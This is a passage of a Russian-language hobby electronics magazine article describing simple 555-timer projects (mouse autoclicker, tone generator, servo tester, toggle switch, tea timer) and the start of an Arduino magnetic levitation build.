
При нажатии кнопки светодиод должен бодро начать моргать. Если не заработало, то проверяй контакты и полярности. На микросхеме 555 у одного из краев есть выемка: поставь схему так, чтобы выемка была слева, тогда ножки в нижнем ряду будут нумероваться слева направо от 1 до 4, а в верхнем — справа налево от 5 до 8. У светодиода более длинный выход должен подключаться к плюсу, а более короткий — к минусу. Если у диода ножки одной длины, то на помощь придет плоская литиевая батарейка, вроде той, что стоят на материнских платах. Подключи светодиод и так и эдак, когда он засветится — плюс и минус у него будут расположены, как на батарейке. Если не заработал в обоих положениях, то либо диод горелый, либо это не диод — фототранзисторы могут выглядеть точно так же, как светодиоды. У электролитических конденсаторов минус, как правило, помечен светлой полосой на корпусе. Для остальных деталей полярность не важна.

Теперь о практической пользе. В некоторых играх бывает необходимо щелкать по левой кнопке беспрестанно, натирая мозоли на пальце, но это не наш метод. Можно собрать эту схему покомпактнее, припаяв детали напрямую к выходам микросхемы, и запихнуть в корпус любой USB-мыши — места там, как правило, хватает. Из схемы нужно только выкинуть светодиод с его резистором, а третью ножку микросхемы подпаять напрямую к плюсу левой кнопки мыши.



Определить, где в мышиной кнопке плюс (зеленая точка на фото), а где — минус, обычно несложно: контакт с нулем более толстый и идет к черному проводу от USB, а другой — это плюс, к нему и подпаивайся. Для питания подключайся к красному и черному проводам, уходящим в сторону компьютера, их контакты также помечены на фото. Просверли слева в корпусе мышки отверстие (так, чтобы было удобно дотягиваться до него большим пальцем) и установи туда кнопку при помощи термоклеевого пистолета. Все, теперь можешь нещадно валить врагов.

СОЗДАЕМ ЭЛЕКТРОННУЮ МУЗЫКУ




Еще одна схемка, в которой таймер также работает в режиме мультивибратора, но задача у нее другая. Она перенесет тебя в прошлое, в прокуренные студии отцов андеграундной электронной музыки, которым приходилось самим ваять устройства, при помощи которых они создавали бессмертные хиты.

Изменения в предыдущей схеме придется сделать совсем небольшие. Вместо светодиода с его резистором здесь установлен динамик, подключенный к земле через конденсатор C4 — он нужен, чтобы отфильтровать постоянную составляющую выхода и прогонять через динамик только переменный ток. Для максимальной громкости этот конденсатор должен быть электролитическим, емкостью порядка 10 мкФ, но подобный звук будет резать ухо, и если такой задачи не стоит, поставь керамический на 100 нФ, будет потише. Можешь взять динамик из сломанных больших наушников или бипер из старого системного блока. Пьезодинамик (в виде круглой металлической пластинки) также подойдет, плюс ему не нужен конденсатор C4.

Поскольку звуковые частоты несколько выше, чем частота моргания диода, то RC-цепочку тоже придется чутка переделать. Конденсатор C1 заменить на керамический 100 нФ, резистор R2 заменить на 1 кОм и последовательно с ним поставить переменный резистор R3 на 10 кОм. У переменных резисторов обычно 3 ножки, расположенные в ряд, но тебе нужно подключить только две — любую из крайних и центральную. Такие параметры не позволят частоте убежать за слышимый диапазон на всем диапазоне R3. Резистором выставляй частоту, нажимай кнопку и слушай, что звучит. При некоторой сноровке получится музыка.


СЕРВОМАШИНКА КАК УДЛИНИТЕЛЬ ПАЛЬЦА



Еще одна схема в режиме мультивибратора. Здесь при помощи таймера 555 ты будешь управлять сервомашинкой. Крути переменный резистор, а машинка будет крутить все, что угодно. Сервоприводы (или просто сервы) используются обычно в радиоуправляемых модельках машин/вертолетов/самолетов, но это не значит, что ты не найдешь им другого применения.
Для начала тебе нужно эту машинку где-нибудь достать. Неплохой выбор недорогих серв есть в популярном китайском онлайн-магазинчике DealExtreme (s.dealextreme.com/search/servo), все свои я заказывал именно там. В наших магазинах они тоже есть, но заметно дороже.
Типичная хобби-серво имеет три провода: черный или коричневый минус питания, который нужно подключить к контакту SERVO-3 на схеме, красный плюс — к SERVO-1, желтый или белый для управляющих команд — к SERVO-2.
Серво ждет, что по сигнальному проводу 50 раз в секунду будут приходить короткие импульсы длиной от 0,9 до 2,1 мс, и длительность сигнала подскажет, на какой угол нужно отклониться. Параметры RC-цепочки в схеме подобраны таким образом, чтобы обеспечить именно такие сигналы. Поскольку время импульса должно быть меньше, чем время между ними, то в схему нужно добавить диод D1. В схеме указан 1n4148, так как он один из самых распространенных, но можно заменить его на другой. Определить полярность диода просто — перпендикулярная полоска на корпусе соответствует черте на схеме.
Таймер 555 — штука простая, хоть 15 вольт на вход подавай, ей все нипочем. А сервомашинка требует более бережного отношения и работает только в диапазоне напряжений от 4,8 В до 6 В. Так что если для питания ты использовал батарейку на 9 В, то придется напряжение понижать. С этой задачей отлично справляется стабилизатор 7805, который срезает все лишнее и оставляет на выходе чистые 5 В. Правда, все лишние вольты он попросту преобразует в тепло и может сильно нагреваться. Хотя, нагреваясь, стабилизатор поддерживает приятный теплый микроклимат в комнате, его не стоит применять в проектах, питающихся от батареек — прожорливый он. Включить его в схему просто: если ты возьмешь его за выходы и будешь читать надписи на корпусе, то первая нога окажется слева — ее нужно подсоединить к плюсу батареи, вторую — к общей земле, а третья — выход +5 В.
Собрав эту штуку, ты сможешь не просто тестировать сервы на работоспособность, а еще удаленно управлять выключателями и открывать замки.

ЭЛЕМЕНТ	ПАРАМЕТРЫ
Конденсатор C1	22 нФ
Конденсатор C2	100 мкФ
Конденсатор C3	10 нФ
Диод D1	1n4148
Микросхема IC1	NE555
Стабилизатор IC2	7805
Резистор R1	1 кОм
Резистор R2	56 кОм
Переменненный резистор R3	100 кОм
Сервомашинка SERVO	

ПОСТОЯННАЯ КНОПКА




Порой необходимо, чтобы твоя схемка работала, как телевизор: нажал кнопочку, она включилась, нажал еще раз — выключилась. И эту задачу тоже можно решить на 555. Внутри микросхемы запрятан триггер, который для этой цели можно использовать.
Основная часть схемы уже не должна вызывать у тебя особых вопросов, остановлюсь лишь на выходе третьей


ЭЛЕМЕНТ	ПАРАМЕТРЫ
Конденсатор C1	10 мкФ
Конденсатор C2	100 мкФ
Конденсатор C3	10 нФ
Микросхема IC1	NE555
Светодиод LED1	
Резистор R1	10 кОм
Резистор R2	10 кОм
Резистор R3	100 кОм
Резистор R4	1 кОм
Резистор R5	470 Ом
Кнопка S1	
Транзистор T1	2N3904



ножки, а именно — резисторе R4 и транзисторе T1. Ведь мы делаем кнопку, а значит — она должна уметь пропускать ток, и не факт, что 200 мА, на которые способен 555, будет достаточно. Здесь в качестве ключа используется небольшой NPN-транзистор 2N3904, который способен пропускать те же 200 мА, что и сам таймер, и смысла в нем немного, но его всегда можно заменить на более мощный МОП-транзистор — например, IRF630, который позволит подключить нагрузку до 9А. Правда, для такого транса напряжение придется увеличить на схеме до 12 вольт, иначе затвор не откроется. Еще не очень круто применять такой выключатель в мобильных устройствах, так как даже в выключенном состоянии он потребляет ток в 3-6 мА, что заметно подсаживает батарею.

ГАДЖЕТ ДЛЯ ПРИГОТОВЛЕНИЯ ЧАЯ





Когда я только начал знакомиться с linux'ом, мне попалась небольшая, но очень важная программа для приготовления чая. В ней можно выбрать сорт чая, и по прошествии времени, необходимого для заварки, она начинала помаргивать иконкой в трее и пищать. Из какого дистрибутива была программа, я уже не помню, но она пару раз помогла мне выпить не остывший чай. С программами всегда так: снес операционку — и нет ее, а железка на столе куда надежнее!

Для реализации этой штуковины понадобится целых два таймера 555. Один (тот, что на схеме слева) будет отсчитывать 4 минуты, за которые заварка превращается в благоуханный напиток, а другой — генерировать импульсы для пищалки.


Генератор на IC2 трудолюбиво и непрерывно генерирует импульсы. Рассмотрим подробнее первый таймер. Он подсоединен в моностабильном режиме. В нормальном состоянии сразу после включения питания на выходе 3 низкий уровень — он притянут к земле, а значит — пищит динамик и горит светодиод LED2 (на самом деле светодиод моргает, но очень быстро, и это незаметно). Как только нажимается кнопка S1, таймер включается, на выходе 3 становится высокий уровень, зажигается светодиод LED1, а динамик выключается, ведь LED2 хоть и «свето-», но все-таки диод, и в обратную сторону ток пропускать не будет. Так продолжается, пока конденсатор C4 заряжается через резистор R1. Когда напряжение на ножке 6 станет больше 2/3 Vcc, то таймер выключится и вновь запищит бипер.

Схему можно чутка модифицировать, добавив последовательно R1 — переменный резистор на 500 кОм, тогда можно будет регулировать время заварки для разных сортов чая.

Уверен, этих схем тебе хватит для вдохновения. Если нет — попробуй поискать что-нибудь на сайте instructables.com. Также со схемами может помочь программа 555 Timer Pro schematica.com/555_Timer_design/555_Timer_PRO_EX.htm, которая позволяет в пару кликов рассчитать детали для любого режима (правда, стоит она «всего» $29, но если постараться, то можно найти в сети более старую бесплатную версию).

ЭЛЕМЕНТ	ПАРАМЕТРЫ
Конденсатор C1	10 нФ
Конденсатор C2	100 мкФ
Конденсатор C3	10 нФ
Конденсатор C4	100 мкФ
Конденсатор C5	10 нФ
Микросхема IC1	NE555
Микросхема IC2	NE555
Светодиод LED1	
Светодиод LED2	
Резистор R1	2.2 МОм
Резистор R2	10 кОм
Резистор R3	10 кОм
Резистор R4	470 Ом
Резистор R5	470 Ом
Резистор R6	10 кОм
Кнопка S1	
Динамик SP1	

Сергей Сильнов (po@kumekay.com)



Гаджет левитации на Arduino

Среди врагов человечества отдельное место занимает гравитация, и немало людей сложило головы, сражаясь с ней. Пришла пора присоединиться к этой борьбе, а поможет нам в этом славном деле эффект электромагнитной левитации.

Это полезнейшее явление. Благодаря ему по мегаполисам торопливо шуршат поезда на магнитной подушке, а в особо важных механизмах вращаются неподвластные трению магнитные подшипники. В этой статье я расскажу, как собрать настольный гаджет электромагнитной левитации. К сожалению, летать тебе он не позволит, но заставит парить в воздухе небольшой хорошо магнитящийся предмет — например, крохотный глобус, или кубик, к которому можно клеить липкие заметки, чтобы они маячили у тебя перед носом.

Как это работает?

Если кратко — у тебя есть электромагнит, который притягивает железный предмет (например, гайку) и должен бы притянуть до конца, но как только гайка приближается к нему слишком близко, магнит отключается, и гайка начинает падать. Как только она опустится ниже определенного уровня — магнит снова включается и вновь тянет гайку вверх. Если положение отслеживать точно, а с магнитом управляться быстро, то можно попасть в равновесное состояние, и колебания гайки будут незаметны. Добиться этого эффекта можно разными способами, поэтому рассмотрим все популярные возможности. Но в любом случае в установке будет пять элементов:

1. электромагнит — главный положительный герой, борющийся с гравитацией;
2. источник питания, так как кушать хочется всем;
3. драйвер постоянного тока (будет брать сигнал с управляющей схемы и включать-выключать магнит, который должен быть довольно мощным и напрямую включаться любыми логическими микросхемами не сможет);
4. обратная связь, чтобы знать, где сейчас наша гайка, и случайно не перетянуть ее в ту или другую сторону;
5. система управления, которая будет собирать информацию с датчиков и решать, когда и как включать электромагнит.


Теперь обо всем по порядку.

Магнит

Магнит можно получить тремя путями: сделать самому, купить готовый и достать из какого-нибудь реле или соленоида. Готовые магниты встречаются в продаже нечасто, но если нашел их в изобилии, то бери с небольшим круглым сердечником, рассчитанный на 12 В — с таким будет удобнее всего управляться. Внутреннее сопротивление должно быть не меньше 20 Ом, иначе получится лишь эффективно нагревать пространство. Это же касается и катушек реле. Если будешь использовать катушку от соленоида, то вместо подвижного внутреннего сердечника нужно будет подобрать плотно сидящий болт.

Но если поиски по магазинам и чердакам к успеху не привели, то можешь сделать магнит сам. Для этого понадобится сердечник, он





Принципиальная электрическая схема нашего левитатора

должен удовлетворять противоречивым условиям: быть одновременно массивным, но не слишком большого диаметра, чтобы создаваемое поле было лучше сосредоточено. Идеально подойдет шпилька диаметром 8-10 мм и длиной около 60 мм, можно использовать и болт такой же длины. Для обмотки нужен лакированный провод сечением не меньше 0,03 мм2 (или диаметром — 0,2 мм), его несложно найти в магазинах, но можно и добыть, разобрав трансформатор какого-нибудь мелкого блока питания — вторичная обмотка скорее всего именно таким проводом и намотана. Лучше брать низкокачественные блоки питания — плохо собранные пластинчатые сердечники их трансформаторов будет легко расковырять. Теперь этот провод нужно намотать на болт. Мощность магнита измеряется в ампер-витках и зависит от произведения протекающего тока на число витков, поэтому мотать придется много, минимум 500 оборотов — так что подумай, как этот процесс можно упростить. Я зажал болт-сердечник в патрон шуруповерта, а катушку, с которой провод сматывал, одел на ручку штатива от фотоаппарата. Дрель (а тем более блендер или миксер) использовать не советую — у них высокие обороты, и если провод в какой-то момент зацепится, то все может разлететься! Старайся укладывать витки плотно один к другому, слой за слоем, поскольку зазоры сильно снижают эффективность. После того как ты решишь, что намотал достаточно, зачисти концы проводов (лак на концах удобно сжечь зажигалкой) и померь сопротивление мультиметром, оптимум — 20-30 Ом. Подключи магнит к блоку питания и проверь, не слишком ли он греется и хорошо ли притягивает.

Источник питания


Тебе также понадобится хороший источник питания на 12 В: магнит может потреблять приличный ток, так что маленькой батарейкой здесь не отделаться. Если есть возможность — воспользуйся ATX блоком питания компьютера. Конечно, использовать тот, что стоит в компьютере, не стоит — по закону Мерфи в самый важный момент что-нибудь закоротит и блок может помереть (хотя у них есть защита от замыканий), и компьютеру может тоже не поздоровиться. Чтобы включить ATX блок питания без компа, в широком 20-пиновом разъеме соедини зеленый провод с любым черным, а питание бери с разъема жесткого диска или видеокарты, желтый провод — это +12 В , а черный — земля. Если такого блока нет, подойдет и менее мощный источник от чего-нибудь бытового —

Название	Деталь
D1	Диод 1N4007
D2	Диод 1N4007
IC1	Аналоговый датчик Холла SS59E
IC2	Аналоговый датчик Холла SS59E
L1	Магнит
Q1	МОП-транзистор IRL530N
R1	Переменный резистор 10 кОм
R2	Резистор 100 Ом
R3	Резистор 10 кОм
T1	Транзистор 2N3904
U1	Плата ARDUINO

зарядника дрели, ноутбука и так далее. Можно взять и свинцовый 12-вольтовый аккумулятор от ИБП. Теперь посмотрим, как магнитом можно управлять.

Драйвер

Магнит, в зависимости от того, насколько удачным он получился, может потреблять добрую дюжину ватт мощности — соответственно, и ток будет около 1 А. Чтобы управляться с такой нагрузкой, нужен мощный транзистор. Можно использовать биполярный npn-транзистор, но для его полного открытия требуется большой ток - микроконтроллеру и не потянуть. Лучше использовать полевой транзистор (он же МОП или MOSFET) N-типа, затвор которого управляется не током, а напряжением. Какой-то заметный ток требуется только для переключения состояний, поэтому такой транзистор можно смело вешать на ножку микроконтроллера через небольшое токоограничительное сопротивление (порядка



Датчик Холла с подпаянными проводами

100 Ом). Единственный момент — далеко не все МОП-транзисторы способны открыться от 5 В, которые выдает контроллер, поэтому стоит поискать тот, который сможет. Я использовал IRL530N — это настоящий великан, способен выдерживать ток до 17 А при напряжении до 100 В. Если такого найти не удалось, то можно использовать любой другой (скажем, IR F630M), но ему для полноценного открытия на затвор нужно подать 12 В. Для этого в схему следует добавить еще небольшой транзистор, который будет служить ключом на более высокое напряжение. В моем случае это 2N3904, но можно использовать практически любой npn-транзистор. Еще один важный момент в управлении магнитом связан с его значительной индуктивностью: пока ток включен, энергия запасается в электромагнитном поле, но если цепь разомкнуть, то ей необходимо куда-то деться, и это выльется в значительный скачок напряжения на выводах обмотки. Такого удара ни один транзистор не переживет, поэтому между выводами катушки необходимо поставить диод (у меня 1n4007) — так, чтобы во время нормальной работы он стоял против тока, а в момент размыкания цепи, когда ток начинает бежать в обратную сторону, замыкал бы катушку саму на себя. Сила, чтобы управиться с магнитом, теперь есть, и осталось понять, когда же приходит время его включать.

Обратная связь

Самый простой вариант для отслеживания положения левитирующего предмета — использовать оптическую пару инфракрасный светодиод и фототранзистор, выстроенные в одну линию. Когда гайка (или болт) находится ниже прямой, то ИК-излучение распространяется свободно до датчика, но как только объект подлетает ближе, луч прерывается, и значение на выходе датчика падает — пора выключать магнит. Схема проста, но на практике имеет большой минус — мы можем знать, выше или ниже контрольной точки находится наша гайка, но не ее точное положение в каждый момент времени. Это не страшно, но может вызвать проблемы, если мы захотим плавно регулировать высоту. Кроме того, пролетающая мимо датчиков муха может все 